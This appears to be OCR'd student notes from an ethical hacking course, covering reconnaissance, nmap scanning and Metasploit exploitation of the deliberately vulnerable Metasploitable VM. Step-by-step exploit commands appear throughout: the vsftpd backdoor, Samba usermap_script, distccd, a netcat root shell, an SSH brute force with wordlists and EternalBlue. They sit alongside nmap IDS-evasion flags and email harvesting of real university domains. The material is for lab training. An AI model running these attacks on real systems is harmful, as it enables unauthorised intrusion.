Information gathering:

Active passive

step 1: Open Terminal

ping elf.bg.ac.rs // Any university page

use ping tool

using ping tool we are sending ICMP packets.

(147.91.14.197) ip address.

passive: (or) another tool: nslookup.

nslookup google.com.

passive info gathering:

IP info.info. // website.

→ who is tool usage:

whois google.com.

what web TOOL: - scan websites: and gives information about websites:

↳ different levels -4 levels - 4th Agression

we should not use the more agressive scans with out permission.

Terminal:

whatweb

we get help menu.

whatweb ash.bg.ac.rs ↵

Information: It we get

Apache webserver, cookies, country, http server, php version etc.. 200K → successful loading code.

## Gathering Emails using the harvester & Hunter.io

Harvester — Hunter.io

↓ Tool (Kali linux)

Terminal:

the Harvester:

the harvester --help.

eg: the Harvester -d mas.bg.ac.rs -b all (for source)

domain

(Doesnt always work)

→ hunter.io. (best) we get email address.

(own tool)

how to download tools in online:

github:

Red-HAWK.

git clone link

php rhawk.php.

→ Download shesilock tool

ls

cd shesilock/

shesilock.py

To run → pip3 install torrequests

python2 shesilock.py keyfromus. → username

↳ hard made python3 tool (email scrapper).

Python3 email-scarper.py.

Enter target URL to scan:

Scanning: and getting more info much deeper.

↳ Technologies of target

vulnerable virtual machine: it is a VM that can be exploited. we are sending TCP and UDP packets and we receive some information.

Looking for open virtual ports:

for hosting software ports supports

eg: port 80 - to host a web server (http)

port 403 - https 53 - DNS

port 21 - FTP 25 - SMTP.

port 22 - SSH (Secure shell login)

Total - 65,535 ports if any one is open then its vulnerable and exploited.

High security - All 65535 closed ports.

defenetely companies may maintain open ports and we should find out open ports.

↳ we are going to find the what version that the open port holds.

## TCP & UDP:

protocols for sending data packets.

↳ Transmission Contol protocol

(NOT one way) 3 way hand shake

↳ SYN - establish connection. sends segment

B/w client & Reciever.

↳ SYN) ACK. no.

↳ ACK. Acknowledge.

- Reliable

UDP: user Datagram protocol.

- No error checking.
- Live broad cast, fast
- loss packets of Data.

→ installing vulnerable virtual Machines

TOP 10 vul machines 9

1. Metasploitable – Rapid 7 website.

Fill information & submit

* New VM.

ver others Linux (64 bit)

(512 MB) Nough.

Next.

→ use an existing VHD.

(browse VMDK).

create.

Start (CMD Line Machine)

Login : msfadmin

pass : 11

Scanning the network :

+ how many active active hosts.

→ if they respond to ping they are active host.

→ Arp tool :

To discover hosts in network.

Sudo arp - - help. // Errors

→ Net discover :

sudo netdiscover

→ Nmap - Network mapper :

discover hosts and open ports.

First nmap scan. → nmap 192.19.11.6.

nmap - - help.

scans only 1000 known ports

→ Scan a Network

We need to know the ip range or subnet.

eg : nmap 192.168.1.1/24

first 3 octets of subnet

Different Nmap Scan types :

*. TCP SYN SCAN.

eg : sudo nmap -sS 192.168.1.6.

- quickly.

*

nmap - ST ip.

sudo nmap -sU IP.

↳ man nmap

Identifying the OS:

↳ using nmap.

Req: atleast one open and closed port

cmd: nmap -O IP.

Sudo nmap -O IP.

↳ Detecting versions of software service Running on an open port

eg: Metasploitable Running Apache webserver on port 80.

Syntax: nmap -sV IP

important version

version software.

↓

we can find vul from this.

-a is an agressive scan.

Specific port scanning;

nmap -p 80 192.168.1.5

nmap -p80, 70, 22 192.168.1.5

nmap -p 1-100 IP.

Sudo nmap -ss 192.168.1.5 >> Output of Scan.txt

This file consists of the scan details

Bypass firewalls & IDS

Network security system

monitor networks and traffic

Filter traffic

The nmap scans performed by us can be determined by firewalls and IDs, we need to bypass them to get caught by them

Firewalls protects the ports

A Firewall can be made on many characteristics based on MAC, packets of data belonging

Filtered ports → Firewall protected

-f (add) to avoid detection from IDs

→ it splits packets into 8 bit fragments

eg: sudo nmap -f 192.168.1.6.

using Decoys they cant get the IP of scanner no. of ips are visible to detector.

sudo nmap -D RND:5 192.168.1.6 -sS.

// sudo nmap -S -spoof your IP

Finding first vulnerability with Nmap Scripts.

nmap can perform vul analysis in some cases exploit ation.

* brute force, more details about DB.

cd /usr/share/nmap/scripts.

↳ scripts will be displayed

sudo nmap --script auth 192.168.1.6 -sS

steps:

open fire fox;

→ connect using entering vul ip : port (open)

→ open tomcat page

→ Try tomcat : tomcat in Administrator login

we sucessfull exploited the vul machine.

Trying malware scan:

8t (scripts) test whether the target platform is infected by malware or back doors.

sudo nmap --script malware 192.168.1.6 -SS -F

banner - it gives exact version of software running over the port

Telnet - easy to exploit.

sudo nmap --script exploit _____ -SS -F

These scripts aim to actively exploit some vul.

lets look at scripts -ls

→ I want to know about a particular script now. now copy the script with .nse extension

sudo nmap-script-help _____.nse.

→ Run this sudo nmap --script ftp-anon.nse IP.

if Anonyomous ftp login allowed then we can login into ftp entering Anonyomous username & random password.

How to do.

→ ftp 192.168.1.6

→ Credentials: anonyomous
many password.

→ we exploited.

Manual search for vulnerability:

Do version scan.

→ copy the version.

→ Google. the version to exploit.

or

searchploit --help.

msf venom - to generate the payload.

** Hacking the Target :


what info we gained :

IP, OS, open ports, etc...


vul softwares → imp.

Exploiting target: using the vulnerability to send some thing called payload.

↓ this allows us to execute pgms on target




we can use target terminal from our kali linux machine




Deliver payload and execute in different way by social engineering

→ we can send payload as email, sms, etc..


we can spoof the authorization.

(High risk)

Tool: Metasploit (1000's of exploits)

↳ Lets start hacking.

shell - it is our acess to target machine.




Target trying back to host

METASPLOIT FRAMEWORK STRUCTURE

cd /usr/share/metasploit-framework/

ls.

msfconsole - To run the frame work.

msfvenom - To generate the payload.

```
cd modules.
cd exploits/.
  ls.
cd windows
  ls.
cd http/.
  ls.
nano webster_http.rb.
```

msf console:

→ msf console.
→ show payloads.
→ show exploits.

How to run an exploit?

→ copy the exploit.
→ use exploit/ paste. ↵
→ show info (description)
→ show options.
→ set command. (set RHOST IP ↵ )
→ exploit.

Our first Exploit:

2 termenal windows

Msfconsolve.
↓
search vsftpd.
↓
use exploit/unix/ftp/vsftpd_234_backdoor.
↓
show info.
↓
show option
↓
set RHOST 192.168.1.5.

sudo nmap -sV IP.
→ find open port & version
select it.
↓
searchsploit version name
↓
we get a exploit & path

exploit.

18 → sucessfully exploited.

Now we are in metasploitable

If config. → check if you want

Sucessfully hacked // Metasploitable

exit.

Netcad: (we are not using metasploit)

allows us to make connections over network using both TCP and UDP

nc -h.

nc 192.168.1.5 1524

root@metasploitable → sucessfully hacked again.

Information Disclore - Telnet Exploit

23/tcp open telnet linux telnetd

↓ copy.

Searchsploit paste. waste info

type:

telnet 192.168.1.5.

msfadmin@metasploitable sucessfully exploited.

Software vulnerability - Samba exploitation.

Samba smbd 3.x - 4.x

We cant exactly find the version of software it is in b/w 3.something to 4.

→ we have to configure and know the software info?

↳ Searchsploit samba

msf5 > use auxiliary/scanner/smb.

copy smb_version scanner.

msf5 > use auxiliary/scanner/smb/

msf5 > use auxiliary/scanner/smb/smb_version.

msf5 > show info

msf5 > show options

msf5 auxiliary(path) > set RHOSTS 192.168.1.9

msf5 auxiliary(path) > run

// - host could not be identified : UNIX (Samba 3.0.20-Debian)=(copy).

Now we exactly found version.

Another Terminal:

Searchsploit samba 3.0.20.

'username' map script' command Execution (Metasploit)

remember

msf5 > search samba

// Find the exploit which is related.

copy it

msf5 > use exploit/paste.

msf5 > show info.

msf5 > set RHOST 192.168.1.9.

msf5 > run

whoami

displays root

Brute force attack - SSH

we send lot of info and find out which is correct

msf5 > search ssh.

auxilary/scanner/ssh/ssh login.

msf path > show options

// Take another Termenal.

```
cd desktop.
ls
nano username.txt.
/*admin.
root
test123
System
msfadmin
admin123.*/
nano password.txt
/*password.
pass123.
hello.
msfadmin
test1234. */
ls
pwd ; (copy path.)
```

- Go to msfconsole.

```
msf> set pass_FILE paste
msf> set username_FILE paste.
msf> set RHOSTS 192.168.1.2.
msf> set VERBOSE TRUE.
msf5> run.
msf5> sessions.
msf5> sessions -i 1 (id)
    if config.
msf5> ssh msfadmin@192.168.1.9
```

Learn Hacking without msf console and any exploits in Kali

sudo nmap -sV 192.168.1.7 -P-

Take another Terminal:

msf > search distcd.

Copy exploit

msf > use paste.

msf > show info.

msf > set RHOSTS 192.168.1.7.

msf > show payloads. (copy)

msf > set payload paste.

msf > set LHOST IP.

msf5> run.

msf5 > whoami

Another Exploit:

asusal use unreal IRCD. (vulnerability)

Explaining windows 7 setup:

139, 445 always open port. in

Eternal blue attack:

open msf console.

$ msf console.

msf5 > search eternal blue.

msf5 > copy auxilary scanner.

use paste.

msf5 > show options.

msf5 > set RHOSTS 192.168.1.8

msf5 > run.

msf5 > search eternalblue

msf5 > copy exploit

msf5 > use exploit/windows/smb/ms17_010_eternal blue.

msf5 > show info

msf5 > run.

meterpreter > getuid. → successfully exploited

Double pulsar attack:-

implant leaked by shadow brokers group.
enables the execution of malicous code.
commonly delivered by eternal blue exploit
Download and import the exploit and import to metasploit
we need wine to run windows pgm on linux.
sudo dpkg -add-architecture i386 && apt-get install wine32.

Syntax: wine msiexec /i file_name.